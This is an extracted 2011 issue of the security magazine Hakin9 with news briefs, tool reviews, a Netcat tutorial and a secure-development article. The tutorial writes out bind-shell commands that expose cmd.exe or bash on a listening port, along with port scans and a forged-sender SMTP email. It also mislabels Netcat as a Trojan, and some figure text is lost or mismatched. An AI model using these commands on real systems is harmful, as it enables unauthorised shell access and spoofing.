4 04/2011
04/2011 (40)
4
team
Editor in Chief: Karolina Lesińska
karolina.lesinska@hakin9.org
Editorial Advisory Board: Matt Jonkman, Rebecca Wynn,
Steve Lape, Shyaam Sundhar, Donald Iverson, Michael Munt
DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl
Proofreaders: Justin Farmer, Michael Munt
Top Betatesters: Rebecca Wynn, Bob Folden, Shayne Cardwell,
Simon Carollo, Graham Hili.
Special Thanks to the Beta testers and Proofreaders who helped
us with this issue. Without their assistance there would not be a
Hakin9 magazine.
Senior Consultant/Publisher: Paweł Marciniak
CEO: Ewa Dudzic
ewa.dudzic@software.com.pl
Production Director:Andrzej Kuca
andrzej.kuca@hakin9.org
Marketing Director: Karolina Lesińska
karolina.lesinska@hakin9.org
Subscription: Iwona Brzezik
Email: iwona.brzezik@software.com.pl
Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en
Whilst every effort has been made to ensure the high quality of
the magazine, the editors make no warranty, express or implied,
concerning the results of content usage.
All trade marks presented in the magazine were used only for
informative purposes.
All rights to trade marks presented in the magazine are
reserved by the companies which own them.
To create graphs and diagrams we used program
by
The editors use automatic system
Mathematical formulas created by Design Science MathType™
DISCLAIMER!
The techniques described in our articles may only
be used in private, local networks. The editors
hold no responsibility for misuse of the presented
techniques or consequent data loss.
Dear Readers,
The incredible technology progress allows us to use our
mobile devices for almost every aspect of our lifes. We
use cell phones to buy tickets, to make wire transfers, visit
facebook and much more. Practically speaking, our devices
are full of personal information that can be accessed by a
hacker with little effort.
How to defend against emerging threats that target mobile
devices, mobile services, and mobile content? Should we be
concerned with the security of cell phones, smartphones, and
other mobile devices?
In this issue we are exploring the field of mobile
security. Our experts share their knowledge on cell phone /
smartphone threats and security.
Our ID fraud expert talks about mobile malware trends
and analyses the threats it brings. Rebecca Wynn prepared
a great article on smartphones security and privacy in
terms of being a part of Personal Area Network. Our regular
contributor, Gary Miliefsky give us an overview on defending
cell phones and PDA’s ans explains why it is risky to allow
mobile devices access corporate networks with sensitive
information.
I am sure this issue will make you to take a closer look at
your mobile device security.
As always, we look forward to hear from you!
Enjoy your reading
Karolina Lesińska
PRACTICAL PROTECTION IT SECURITY MAGAZINE
REGULARS
6 in Brief
Latest News From the IT Security World
Armando Romeo, eLearnSecurity
ID Theft Protect
8 Tools
Passware Forensic Kit 10.3
by Michael Munt
Spyshelter
by David Knife
42 ID fraud expert says...
Mobile Malware Trends and Analysis
by Julian Evans
46 Emerging Threats
Why are Zero-Days Such a Big Deal?
by Matthew Jonkman
www.hakin9.org/en 55
CONTENTS
BASICS
10 How to use Netcat
by Mohsen Mostafa Jokar
Netcat is a network utillity for reading and writing network connections that
support TCP and UDP protocol. Netcat is a Trojan that opens TCP or UDP
ports on a target system and hackers use it with telnet to gain shell access
to the target system.
14 Security – Objectives, Process and Tips
by Rahul Kumar Gupta
In a world where business is moving towards e-commerce and happening
over the Internet, B2B, B2C, and C2C applications have always been an
area of major security concern due to the pitfalls of HTTP security and the
number of integration points.
ATTACK
22 The Backroom Message That’s Stolen Your Deal
by Yury Chemerkin
Do you want to learn more about bigwig? Is someone keeping secrets from
you? Need to silently record text messages, GPS locations and call info
of your child or employee? Catch everybody at whatever you like with our
unique service.
DEFENSE
28 Smart phones Security and Privacy
by Rebecca Wynn
All the threats that attack your enterprise computer centers and personal
computer systems are quickly encompassing mobile devices. Smart
phones are part of your Personal Area Network (PAN) and the user needs
to remember that everything that is done on them, data saved in them,
communications that touch them in anyway (voice, SMS, email) should be
viewed as public and not private.
32 Defending Cell Phones and PDA’s
by Gary S. Miliefsky
We’re at the very early stages of Cell Phone and PDA exploitation through
‘trusted’ application downloads, Bluetooth attacks and social engineering.
With so many corporations allowing these devices on their networks or not
knowing how to block their gaining access to corporate and government
network resources, it’s a very high risk situation.
SPECIALREPORT
36 My RSA Conference 2011 Trip Report
by Gary S. Miliefsky
Annual Trek to the Greatest INFOSEC Show on Earth. What’s New and
Exciting Under the Big Top of Network Security.
04/20116
In brief
Security �rm RSA Security Breached
RSA Security is one of the biggest players in the
enterprise security landscape, featuring advanced
authentication, access control and data loss prevention
products. The hype about the breach occurred to the
company spread to almost every security news website.
Company’s CEO announced, in a urgent message,
that the breach is to be considered an APT – advanced
persistent threat.
The last time we heard about this term was during the
days of Aurora exploit where Fortune 50 US companies,
including Google, suffered data loss due to a targeted
attack from chinese IP addresses. Regardless the use
and abuse of the term, this is a targeted breach for
which there’s still not much information.
The fact that this term is being used again, might refer
to similarities in the way the breach has been conducted:
a long term infiltration through custom malware built to
steal specific internal projects documents.
As for now, there’s no information available in regards to
the type of technique used. Nor is known the threat posed
to the customer of the SecurID two-factor authentication
technology. Customers are financial institutions, banks
and enterprises from all over the world.
SecurID is a tehcnology used by 40 million people
worldwide, to generate one time passwords by means
of tokens. These passwords are tied to common login
credentials assigned to the person, making it a two-
factor authentication. SecurID is the project that seems
to have suffered the most leaked documentation. RSA
is still working with authorities to trace back the attack
and is already in contact with main and most affected
customers, namely banks, to mitigate the exposure.
Source: Armando Romeo,
www.elearnsecurity.com
Social Media Zombies: Hbgary, Usaf And
The Government
HBGary ownage has probably been the most prominent
example of complete take over carried out by hackers in
the internet history. Not just for the data leakage in itself,
but for the type of highly confidential and embarrassing
data uncovered that caused the resignation of the CEO,
Aaron Barr and an unrecoverable bad reputation for the
whole company.
Unless you have been in North pole without internet in
the past couple of months, you’ve already heard of how
the Anonymous group, the group of hacker defending
the Wiki Leaks cause, had infiltrated HBGary’s CEO
email and posted most of his conversation on the
internet (among the other things).
In the number of embarrassing relationships and
secret projects between HBGary and US government
agencies, there is one project that is yet to be uncovered.
This project is about creating personas management
software to be used on social networks.
Personas, according to a June 2010 USAF, project
have to be replete with background, history, supporting
details, and cyber presences that are technically,
culturally and geographically consistent. Although the
intelligence project is not new, the leaked emails reveal
that Aaron Barr and other government contractors bid on
a USAF, U.S. Air force, project to build such software.
The final goal of the software is not revealed in the
emails. Nor is possible to determine whether HBGary
actually won the contract.
According to USCENTCOM, the project is used to
counter extremist ideology and propaganda, and to
ensure that credible voices in the region are heard.
Regions being areas of the world where the highest
concentration of violent extremists and enemies are
present.
According to Anonymous group it is also possible to
use this type of software to shift public opinion or bring
good or bad reputation to companies/government.
Basically a way to create multiple zombies with a
consistent and proved background, to influence actual
humans through social networks. Anonymous group
has promised to dive into this topic to find out who is
involved and for which goals.
Source: Armando Romeo,
www.elearnsecurity.com
Rustock Botnet Taken Offline by Microsoft
Rustock is one of the oldest and most annoying botnets
living on the internet. It is accounted for billions of spam
emails sent every day from roughly a million of infected
PC’s worldwide. Or actually we should say It was.
Wednesday March 16th, a federal judge gave green
light to law enforcement agents to seize computers
being part of the command and control for the botnet,
thus decapitating the entire botnet all at once. The same
day, graphical stats of the Rustock throughput shown
the death of the botnet at around 2pm, with the total flow
of spam email falling from 70% to 0%.
In fact, with Rustock accounted for 50 to 70% of the
overall spam on the Internet, we are in front of the
most giant effort against a botnet ever. Microsoft had
launched a civil lawsuit against the John Does behind
the botnet, because spam email affected Hotmail
servers and impacted the user experience of their client
software, including Office and Windows. Botnet indeed
exploited vulnerabilities into Microsoft products to
grow. Moreover, Microsoft claimed that the botnet was
violating the corporation trademarks through phishing
emails fraudulently inviting users in lotteries being
sponsored by Microsoft.
www.hakin9.org/en 7
In brief
Thanks to this, Microsoft lawsuit and the cooperation
between companies such as FireEye and the authorities,
hard drives, network equipment and computers have
been seized: this was critical for the overall success
since the million bots spread all over the internet were
coded to accept commands from specific PC’s only, the
C&C PC’s, and not from specific IP addresses. Due to
this, Microsoft executives claimed that the operation
was 100% successful and that they are monitoring any
counter move of the creators.
Source: Armando Romeo,
www.elearnsecurity.com
Microsoft MPE Privilege Flaw Identi�ed
Microsoft’s Malware Protection Engine has been
patched as Argeniss security expert identifies an
elevation of privilege vulnerability in which an attacker
who already had administrative access to a Windows
operated system. Websites that allow users to upload
web pages are more at risk of this threat.
Microsoft was worried enough by this flaw to actually
develop and release a patch as part of its Windows
Update. Microsoft did say it hasn’t seen anyone take
advantage of the bug yet, the flaw was reported to the
company by security researcher Cesar Cerrudo, but
Microsoft thinks that hackers could develop code that
reliably exploits the issue.
Source: ID Theft Protect
Virus Hits London Stock Exchange (LSE)
The London Stock Exchange website was attacked by
malware hidden inside an advert on February 28th. The
Stock Exchange also had a technology problem on the
same day, which meant it was unable to trade and had
to deal with an unexpected security problem. The advert
was infected with hidden malicious code which when a
user clicked on it would have installed malware onto
their computers.
Google Safe Browsing showed a warning when
visiting the londonstockexchange.com website. Google
did remove the warning once the malicious content had
been removed.
Source: ID Theft Protect
Adobe Flash Zero-Day Flaw Identi�ed
March 14th, Adobe confirmed that there is an un-
patched bug in Adobe Flash Player using Microsoft
Excel documents. Hackers are embedding malicious
Flash files within Microsoft Excel documents and then
sending the document as an attachment on an email.
Adobe though, has confirmed that these attacks are not
targeting reader or Acrobat users.
The security flaw could cause a crash or allow a
hacker to take control of an infected system. It appears
that the attack is limited to some organizations rather
than a universal threat. The Flash, Reader and Acrobat
updates will be released next week. Reader X will be
patched on the scheduled update on June 14th. Note:
Reader X for Windows contains a sandbox which should
go some way to stopping malicious files from writing/
spreading to an operating system.
Source: ID Theft Protect
Social network malvertising on the rise
A recent security report has highlighted a significant rise
in the number of malware and malvertising attacks on
social networks.After three months of browsing on social
networks it is claimed that a user has a 95% chance of
landing on an infected page. Dasient recorded that more
than one million websites were infected with malware in
Q4, 2010.
Malicious advertising (otherwise known as malvertising)
on search engines and websites has more than doubled
from 1.5 million to 3 million from Q3 to Q4 2010. Ad
networks are major culprits for delivering this malicious
payload. Social networks though will continue to be
targeted by malvertising ads as hackers look to test drive
their techniques to push users to infected web pages.
Source: ID Theft Protect
Identity theft is top concern for US citizens
The latest US Federal Trade Commission (FTC) consumer
complaints report shows that identity theft is a top concern
for US consumers. Identity theft has been the number
one concern for US consumers for the last 11 years with
the agency receiving more than one million complaints
in 2010 of which 19% were related to complaints about
identity theft.
Source: ID Theft Protect
South Korean websites hacked
Hackers have attacked around 40 South Korean
government and private websites. Targets include
websites at the presidential office, the foreign ministry,
the national intelligence services and some major
financial institutions, according to US reports.
Government officials have warned of a substantial
threat to the country’s computers, with the National Cyber
Security Centre reporting signs of a denial-of-service
attack. During a computer system check on Thursday,
South Korean IT security firm AhnLab found malicious
software which was designed to attack websites.
Source: ID Theft Protect
04/20118
REVIEW
H
aving reviewed Passware products in the
past, I was rather pleased to be offered the
opportunity to test their latest release of the
Forensic Kit.
Now one of the most important update that they have
made to the Forensic Kit (in my opinion) is the option
to use distributed password recovery. Included with
the Forensic Kit are 5 extra Agents, this means that
you can install the Agent onto 5 machines and then
utilise these extra machines to aid you in the recovery
of the password and your not just limited to these 5, as
you can see from the list above you can have upto 500
agents running.
Each Agent that is running has full support for multiple
CPUs, GPUs, and TACC accelerators simultaneously.

But Passware have really excelled themselves in the
area of password recovery, now you are able to add in
the power of Amazon Cloud computing whenever you
need to. Passware are the first commercial application
to offer this facility to its users and boy do you see the
difference when your using it. From the moment it
connects you can see the amount of passwords that
are being tried rapidly start to increase, and from my
calculation it is roughly 10 times faster than if you were
trying to recovery a password without it.
With over 180 different file types, not to mention
being able to reset Windows 7 Administrator passwords
many of which can be recovered or reset instantly there
should never be an instance where you are unable to
find the password in question.
Even hard drives protected by Bitlocker and external
drives with Bitlocker to go can be decrypted and
recovered, and now Passware have also included this
facility for Truecrypt. You are able to decrypt mounted
containers and find the passwords for unmounted
drives.
With all these new features you would expect that
something else would have been removed but Passware
have left nothing out at all, you can still scan the whole
of your hard drive to identify all the files that have some
sort of protection on them and be given the details on
what sort of decryption routine would be required (many
of them are instant).
You still have the facility to create a bootable cd
which will allow you to reset Administrators passwords
on Windows systems. You still have the USB version
available to you so you wont need to install the
application to your machines, just run it from a USB
stick.
Finally and no means least there is a new option to
take an image of a machines memory via the Firewire
Memory Imager which you can then work on “offline”.
For the last 12 years Passware has constantly pushed
the envelope in password recovery and now having
over 30 tools incorporated within one easy solution, the
Forensic Kit will cover all your needs. It’s simple and
easy to use layout makes using this tool an absolute
breeze and a pleasure to use.
This is one tool that will always remain in my toolbox
and something I am more than happy to recommend to
others.
Passware Forensic Kit 10.3
MICHAEL MUNT
URL: http://www.lostpassword.com/kit-forensic.htm
Cost: $795
Annual Subscription after first year $295
10 Passware Kit Agents $295
20 Passware Kit Agents $495
100 Passware Kit Agents $1,195
500 Passware Kit Agents $2,395
review
www.hakin9.org/en 9
S
pyShelter is an anit-keylogger application
on steroids. The software is very easy to
download from the website. After downloading,
installation is also fast and easy. During installation
SpyShelter provides the user with a choice regarding
what type of security level they want the software to
be installed. There are two choices a high and a lower
security level. Apart from this the installation requires
minimum user interaction and is fast to install the
application.
Once the software is installed on the machine a reboot
a reboot will be required. After reboot the software will
start up immediately. The first time the application starts
it asks the users for a valid username and registration
code. Once this information is entered the software will
be registered and full use is available. There is also a
time limited version which non registered users can use
to try the software.
Once the software is correctly installed on the local
machine, it starts monitoring the applications for any
malicious activity and for any key logger in particular.
When I installed the application for the first time I
installed it in high level security mode. In this mode
although it is the most safe to capture any malicious
activity it also produces a lot of false positives when
profiling the applications. At this stage it depends really
what type of user you are. If you are a power user and
you know exactly what your computer should be doing
I would leave it on a high security setting. If you are
installing this for a user which is not very computer
literate I would level it on the lower level of security as
this produces lower false positives.

Once SpyShelter is installed on a system it will start
automatically with every boot up. The application User
Interface is clean and very simplistic. The application is
very gentle on the system resources and it uses limited
memory and processing power.
The application can be accessed directly from the
windows tool bar. Open the application windows
provide the user with a simple interface to setup the
application. The graphical user interface consists of
five screens which are divided out in Tab Panels.
The General tab gives an overview of the software
information such as current processes scanned,
protection status and also the total of blocked
application. The second tab Is the protection tab here
the user can select or deselect what features of the
application. The third tab is a Black/White List here
you will have a list of applications that were found
to be acting as some king of key logger. Here also
you will have the ability to add new rules for genuine
applications. The next tab is a Log view, this gives all
the events in a log format. The settings tab is further
sub divided into 3 tabs. The General and Security tabs
offer the user to change language, and other features
that can be found in security software such as right to
deactivate application. The 3rd tab is very interesting
it provides a list of monitored system calls, and
basically we can specify the system level calls to look
in applications. This is a very interesting feature in the
software. The last tab is a general about screen.
Apart from key logging the application also can
protect from automatic screen captures and other
intrusive mechanisms such as clipboard Capturing.
As a comment i say the software does what it says on
the box. It is a handy application to have on a machine
as some extra layer of security. Compared to other
anti key loggers that come with other application it is
compare pretty was and even exceed them due to the
add functionality.
SpyShelter Application Review
DAVID KNIFE
04/201110
BASICS
N
etcat was originally released in 1996 and is
often referred to as a Swiss Army knife utility,
and I must say for good reason. Netcat can
be used for port scanning, transferring files, grabbing
banners, port listening and redirection, and a backdoor.
Netcat is a version of cat program, just as cat reads
and writes information to files, Netcat reads and writes
information across network connections. Netcat was
originally coded for UNIX, but can be run on many
operation systems. In 2006, www.insecure.org (Nmap
hacker) detected Netcat as the second strongest
network utillity and in 2003 and 2006 it gained fourth
place. Some of Netcat features are:
• Outbound or inbound connections, TCP or UDP, to
or from any ports
• Full DNS forward/reverse checking, with ap-
propriate warnings
• Ability to use any local source port
• Ability to use any locally-configured network source
address
• Built-in port-scanning capabilities, with randomizer
• Built-in loose source-routing capability
• Can read command line arguments from standard
input
• Slow-send mode, one line every N seconds
• Hex dump of transmitted and received data
• Optional ability to let another program service
established connections
• Optional telnet-options responder
How to use Netcat
Netcat is a network utillity for reading and writing network
connections that support TCP and UDP protocol. Netcat is
a Trojan that opens TCP or UDP ports on a target system
and hackers use it with telnet to gain shell access to the
target system.
What you will learn…
• You can use netcat for scan IP address
• You can use Netcat for simple banner grabbing
• You can use netcat for an IRC messanger
What you should know…
• basic knowledge about TCP/IP and UDP protocol
Figure 1. Application Management Figure 2. Set application’s permission
How to use Netcat
www.hakin9.org/en 11
name and address lookup for the specified host (see
Figure 6 and 7). To specify a special port use -p port as
you can see below:
nc –l –p 12345
In the above example Netcat is running in server
mode and listening to connections on port 12345. To
specify more than one port for Netcat you can use a
comma for seperate or even use range of port and
common port names. Netcat can also scan ports in
client mode that the –p option is not necessary. If you
specify a range of ports, Netcat starts at the top and
goes to the bottom. For example, if you ask Netcat to
scan ports 10–30, it will start at 30 and go backwards
to10.
To scan random ports use the –r option. For spoofing
the location you can use –s option to change the source
address of a packet. You can use Netcat as a telnet
server. In order to configure Netcat to answer Telnet
use the server-specific –t command. By defult Netcat
use TCP, for UDP configured use the –u switch. Since
UDP is a connectionless protocol, it is recommended
that you use timeouts with this option.
To download Netcat go to Netcat.sourceforge.net or http://
nc110.sourceforge.net/. After downloading Netcat, to
confirm that Netcat installed correctly, type nc –h or Netcat
–h to display the help screen.
There are some differences between GNU/Linux and
Windowsversions.Forexample,theLin-Windowsversion
show a persistent listening mode and in Linux version this
parameter is used for tunneling mode. Also, the Linux
version includes –V that displays version information and
in Windows this parameter does not exist.
In this article we will explore a very useful useful
command that you will need most. These options for
GNULinux version and Windows are the same.
For putting Netcat into server or listening mode use nc
–l command and nc Alone run Netcat in client mode. For
close at end of file (EOF) from standard input (stdin) use
-c option and this option is only available in Linux. To run
Netcat at the background use -d option.
One of the most powerful commands is –e prog.This
option, available only in server mode, helps you to run
the specific program when a client connects to it. Please
see flowing commands:
nc –l –p 12345 –e cmd.exe (Windows)
nc –l –p 12345 –e /bin/bash (Linux)

Both commands are similar,but on different systems. The
first command executes Netcat in server mode on port
12345 and execute cmd.exe, the second command works
similarly to the first command, but executes a bash shell in
Linux. To test this option start Netcat in server mode (see
Figure 3). Then open a second window and run Netcat in
client mode (see Figure 4). Now press enter. You will see
Microsoft banner information and a new command prompt.
It may seem a bit obscure but don’t worry, you’re running
a command prompt through Netcat. Ok, type Exit and you
will see that the Netcat server closes in the first window.
To start Netcat in server mode on a Linux box type nc –
l –p 12345 –e /bin/bash. Now open a command prompt in
Windows and start Netcat in client mode (see Figure 5).
To configure Netcat to use source routing, use -g or -
G option, but note that most routers block source-routed
packets, so this option is slightly obsolete. As I said
earlier, for display help use -h switch. Use the –i option
to set a delay, this option may be useful for scanning
ports with rate limiting. To place Netcat in listening
mode or server mode use the –l option. By defult Netcat
is a single-use program and when connection is closed
– Netcat closes. –l option reopens Netcat with the same
command line after the original connection is closed:
nc –l –p 12345 –e cmd.exe -L
Use the –n option to allow numeric-only IP addresses,
without –n, Netcat will display forward and reverse
Figure 3. Firewall Management
Figure 4. Exception’s of black list
Figure 5. Adding new exception
Figure 6. Adding new exception
Figure 7. Adding new exception
04/201112
BASICS
Using Netcat as Simple Chat Interface
AsIhavementionedbefore,Netcatisanetworkingprogram
designed to read and write data across connections. The
easiest way to understand how Netcat works is to set up a
server and client. In one terminal window, start the server:
nc –l –p 12345
In a second window, connect to the server with the
client:
nc localhost 12345
when you enter a text in one of the windows and press
enter, your text is sent to another window (see Figure 8).
Port Scanning with Netcat
For port scanning with Netcat use the following syntax:
nc –[options] hostname [ports]
As we said, you scan use range, commas and name of
port for scanning. Below we show you some examples:
nc –v 192.168.1.4 21, 80, 443
nc –v 192.168.1.4 1-200
nc –v 192.168.1.4 http
Transferring Files with Netcat
One application of Netcat is transferring files. Netcat
can pull and push files. See the below example for
better understanding:
nc –l –p 12345 < textfile
In the above example, Netcat is started in server mode
on local port 12345 and is offering textfile. A client
who connects to this server is pulling the file from the
server, and will receive textfile:
nc 192.168.1.4 12345 > textfile
Netcat can also be used to push files. Please see the
example below:
start Netcat in server mode: nc –l –p 12345 > textfile
push the file by starting Netcat in client mode:
nc 192.168.1.4 12345 < textfile
Banner Grabbing
Finally, one of the main Netcat features is banner
grabbing. Banner grabbing is a technique to determine
the brand, version, operating system and service or
application. Use the syntax below:
nc -v IP port
Listing 1. Message Syntax
HELO host.example.com
MAIL FROM:<test@host.example.com>
RCPT TO:<bob@example.com>
DATA
From: [Alice] <alice@geek.com>
To: <bob@example.com>
Date: Mon, 12 Apr 2010 14:21:26 -0400
Subject: Test Message
Hi there! This is supposed to be a real email...
Have a good day!
Alice
.
QUIT
Listing 2. Feed message to Netcat
nc smtp.domain.com 25 < /tmp/message
220 myrelay.domain.com ESMTP
250 myrelay.domain.com
250 sender <alice@hacker.com> ok
250 recipient <bob@secure.net> ok
354 go ahead
250 ok: Message 222220902 accepted
221 myrelay.domain.com
#
Figure 8. Adding new exception
Figure 9. Adding new exception
www.hakin9.org/en
when you press enter, after few seconds you will see
some information about your IP address and port
number, then write HEAD / HTTP/1.0 and hit enter. Now
you can see some information about your victim.
Send an email with Netcat
Please make a text file and write your message like
this: see Listing 1. Now feed this text file to the Netcat
program as follows: see Listing 2. Your email has been
sent.
Using Netcat as a Port Scanner
We can say that Netcat is not the most powerful port-
scanning tool and Nmap can be better for this, but
Netcat can handle the task. In the table below you can
see port scanning: see Table 1.
You can use the following syntax:
nc -v -z target port-range
Connect to an IRC server with Netcat
You can use Netcat to connect to IRC network. It is very
easy and you only need to create a batch file. Create a
batch file and write the following command in it:
@echo off
echo Connecting you to IRC irc.2600.net
nc -v 208.111.35.75 6667
USER Nc
Nick YourNickHere
Table 1. Netcat option for port scanning
Option Description
–i secs Delay interval for each port scanned
–r Randomize source and destination ports
–u UDP mode
–v Verbose
–z Zero-I/O mode (doesn’t make a full connection)
Target Target IP/Host
Port-range Port number or range to scan
References:
Netcat Power Tools
Hackers Beware – Defending Your Network From The Wiley
Hacker
Netcat Hacker Manual A Handy Pocket Guide for Your Cat
en.wikipedia.org/wiki/Netcat
http://nc110.sourceforge.net/
MOHSEN MOSTAFA JOKAR
04/201114
BASICS
S
ecurity is a problem not just for business over
the web; it primarily covers applications that
are hosted on Internet, Extranet, Intranet and
Desktop applications.
There are a few standard techniques, like using
the HTTPS protocol, RSA security, etc., that we can
use. However, security is not just limited to encrypting
data, providing a secure login process, or putting web
applications behind a firewall. In addition to these,
there are other security threats which need to be taken
care of. Before we start discussing further, we should
understand what is SECURITY?
By definition Security is the ability to avoid being harmed
by any risk, danger or threat
Therefore the question is: is it really possible to
develop a system which is foolproof and will remain so
in the future? The answer is IMPOSSIBLE. Actually, a
100% secure system is unusable, and the requirement
here is contradictory in nature. Therefore what should
we do? What approach should we follow?
• Should we let the system be as it is and
vulnerable.
• OR make our system at least secured against
known risks and threats and on regular basis keep
monitoring the system and upgrading it to make it
secured against newly indentified threats or risks.
Undoubtedly, the second approach is better and
more feasible. Security is a domain and there are
many areas within the security domain itself and it is
practically impossible to cover everything in just a few
pages. This article identifies the security objectives,
process, useful tips, and a set of strategies that could
be used to make web applications more secured.
The primary audiences for this article are developers
and architects, hence the objective of this article is
Security – Objectives,
Process and Tips
In a world where business is moving towards e-commerce
and happening over the Internet, B2B, B2C, and C2C
applications have always been an area of major security
concern due to the pitfalls of HTTP security and the
number of integration points.
What you will learn…
• Importance of security
• Mapping of Security with SDLC.
• Do’s and Don’ts for improving and implementing Security
Requirements.
What you should know…
• Basic understanding of project development Life Cycle.
• Basic understanding of web application development.

Figure 1. Security’s relationship with other Architectural
Parameters
��������
�����������
�����������
�����������
����������
���������������
������������
������������
���������
Security – Objectives, Process and Tips
www.hakin9.org/en 15
breakdown of system consequent to security issues
may directly or indirectly lead to:
• Loss of business data.
• Loss of customer’s personal data.
• Loss of financial data
• Loss of employee’s data
• Loss of intellectual properties etc.
• Monetary losses.
• Loss in existing Business.
• Loss of new business opportunity
• Loss of credibility.
• Losing competitive edge over the competitor.
The success of e-commerce/m-commerce solely depends
on support for secure financial transactions. Therefore the
objectives of security should have EFFECTIVE security
implementation for systems so that business can be
done more freely which directly or indirectly results in
more business and improved credibility. There is an nice
article written on Estimating Benefits from Investing in
Secure Software Development and it’s an good read
at the following – https://buildsecurityin.us-cert.gov/bsi/
articles/knowledge/business/267-BSI.html. To achieve
this in today’s scenarios, the security should be a non
negotiable NFR and mandatory to implement. Security
implementation results in an impact in the following terms:
to provide a head start for the security process and
techniques. Subsequently, professionals can later
explore in more detail other approaches.
Security Objectives – The known facts
• The cost of recovering from even a single data
breach now averages $6.3 million up 31 percent
since 2006 and nearly 90 percent since 2005.
(Source: Assessing Application Vulnerabilities. A
360 Degree Approach Dr. Brian Chess Founder
and Chief Scientist Fortify)
• 92 percent of exploitable vulnerabilities are
in software (Source The National Institute for
Standards and Technology (NIST))
• The Web 2.0 characteristics that enable creativity,
productivity and collaboration also make the Web
2.0 ecosystem prone to successful attacks and
theft. (Source: John Pescatore, Joseph Feiman,
Security Features Should Be Built Into Web 2.0
Applications, March 5, 2008, The Gartner Group.)
Business applications contain lot of confidential
data and processes, which include personal and
confidential data provided by customers and business
houses. Business applications perform numerous
transactions 24*7 and any kind of security breach or

Figure 2. Security Process
�������� ������� �������
���������
�������� ��� ��������
������ ��������
������������ �
������
�������� ������
������
������ ���������
�������� ��������
���� ����
������ ��������
������������
���������
��������
������������ ��
����
������� ��������
������ ��������
������� ����
�������� �
�� �����
����� �
���
�����
�������� ��������
����������
��
�������� ���������� ������
�� ����� �����
�
�� ������
����� �
��
��������
����������
������� ����
������
�� �����
����� �
��
������� ��������
�������
���� ���� ����� ����
04/201116
BASICS
Table 1.
Phases Activities Tools or procedure Stakeholders (suggested)
Requirement Security Requirements
Gathering(Objectives ) and
including
1. Compliance Requirements
2. Risk Analysis.
3. Data and Application Archival &
retention policy
Requirement Reviews, Identify Critical
modules and con�guration identi�ed.
CIO, CTO, CISO, Solution Architect,
Security Architect, Business
User, Deployment Architect, QA
Manager, IT Manager, BA, Auditors
Architecture
& Design
1. Threat Modeling
2. De�ning Security Guidelines for
Applications, Servers and network
which includes adoption of Industry
Standard Compliance, Procedure for
Server hardening, Incident Handling
Policy, Wireless Policy, De�ning
Administrative entry points to
secure servers
3. De�ning Security benchmark for
Applications, Servers and network
De�ning Security Architecture
which includes, �rewall, VPN
Technology, Antivirus
4. De�ne Security Test Plan – Type
of test, their frequency and tools to
be used
1. Design Reviews
2. Prototyping – develop prototype to
validate design
Solution Architect, Security
Architect, Deployment Architect,
QA Manager, IT Manager, BA,
Security Testers
Development 1. Threat Modeling
2. Implementing Security Code
3. Implementing Security Guidelines
4. Build Analysis
1. Identify Critical module,
con�guration and code.
2. Integrating Static Analysis Testing
Tools with CI and IDE” . Some of
the static analysis tools are Fortify,
�ndbugs, Jdepend, classcycle,
Checkstyle, JCSC, JPro�ler
3. Code Reviews for Security Threats
Virus Scanning, Log reviews.
Security Architect, Development
Manager, QA Manager, BA,
Developer, Release Engineer,
Security Testers
QA 1. Security test case creation
2. Security Testing – testing Security
functionality with standard
functional testing technique and
security tools.
3. Risk Analysis – Security testing
based on attack patterns and threat
models.
1. Execute the Security Test cases and
scripts
2. Use Dynamic Analysis Tools like
SecurityQA Toolbar, Watcher, WebSecurify,
skip�sh, Spike Proxy, WebScan, Rational
AppScan, QualysGuard Web Application
Scanning, NeXpose,Cenzic’s Hailstorm,
ParosProxy, etc
Security Architect, Development
Manager, Deployment Architect, IT
Manager, QA Manager, BA, Release
Engineer, Security testers.
Deployment Some of the activities are listed
below
1. Network Hardening
2. Hardware hardening
3. DB Hardening
4. Server and OS hardening (Web
Server, Email Servers, DNS and
application's Service) .
5. Con�gure auditing for server.
6. Perform Security Test in
production environment. Some of
few Suggestion like Virus Scanning,
Network Scanning, Vulnerability
Scanning war dialing, war driving,
integrity checks, etc.
1. Security Deployment Review,
which includes Security & compliance
Auditing, Implementing platform
hardening strategies though platform
level checklist.
2. Network device con�gurations
like Usage of Firewalls, Log reviews
Use appropriate Tools, changing
Administrative user and credentials,
etc.
3. Execute the Security Test cases and use
Dynamic Security Testing tools specially
port scanning, �rewall testing, VPN
testing,, Scan and Access testing testing
for Platform, OS, Web server & DB.
CTO, CISO, Solution Architect,
Security Architect, Business User,
Deployment Architect, IT Manager,
QA Manager, Development
Manager, Auditors, Developer,
Security tester
Maintenance 1. Security Deployment Review
2. Updating Security Policies
1. Security Auditing, Log Review
2. Security Test case executions
3. Identifying New Security Threats, etc.
Security Architect, QA, Manager, IT
Manager, Development Manager,
BA, Developer, Security testers,
Release Engineer. On need basis –
CTO, CISO, Business User, Solution
Architect, Auditors
Security – Objectives, Process and Tips
www.hakin9.org/en 17
• Project Timelines and Costs – due to extended scope,
new process & tools, increase in team size and
stakeholders.
• Architecture – security is inversely related to almost
all the architectural parameters like scalability,
performance, availability, flexibility, portability, perfor-
mance, maintainability, usability and manageability
(see Figure 1)
Here the KEY is EFFECTIVE security implementation,
as there is cost associated with security imple-mentation,
so we have to strike a right balance among them:
• The level of security and type of Security that needs
to be implemented (obviously without compromising
security requirements and business) and cost
required for the same.
• Security and Architectural parameters e.g. we
cannot have a system which is highly secure but its
usability is low or vice-versa.
Security process
Security is largely an afterthought, normally we
think about the security in pre-deployment and post-
development stage. This largely ignores the security
related issue that may be the part of the developed
application. Enterprise Security primarily covers:
Physical, Network, Information, Application. Security
implementation requirements can-not be achieved
just by making application, as it also requires security
policies for:
• Client, server and network security.
• Physical security like installing tracking system,
restricted access to server rooms, activity moni-
toring systems, locking devices, etc
As per CERT The number of vulnerabilities reported in
major applications has increased at an average rate of
43% over the last 10 years. Application level security
attacks are the primary technique used. Therefore,
this article will be focusing on application security and
not the network, physical or information security. For
effective security implementation:
• We should treat security as the part of the application
SDLC for successfully identifying and resolving all
the security issues within an application.
• We have to identify Security objectives, develop
security guidelines, define security architecture,
identify all types of security threats, and perform
security reviews and testing regularly.
• All the stakeholders have to provide required
support at relevant time. Any stakeholder who is
responsible for building software which is capable
for handling known threats is also known as Secure
software lifecycle professional (SSLP).



Table 1 summarizes the list of activities, procedure
and stakeholders across the different phases of SDLC
with respect to security implementation. Security is a
continuous process (Figure 2). Just like other processes
it has a starting point and an end points, however it ends
only when the system is moved out of business.
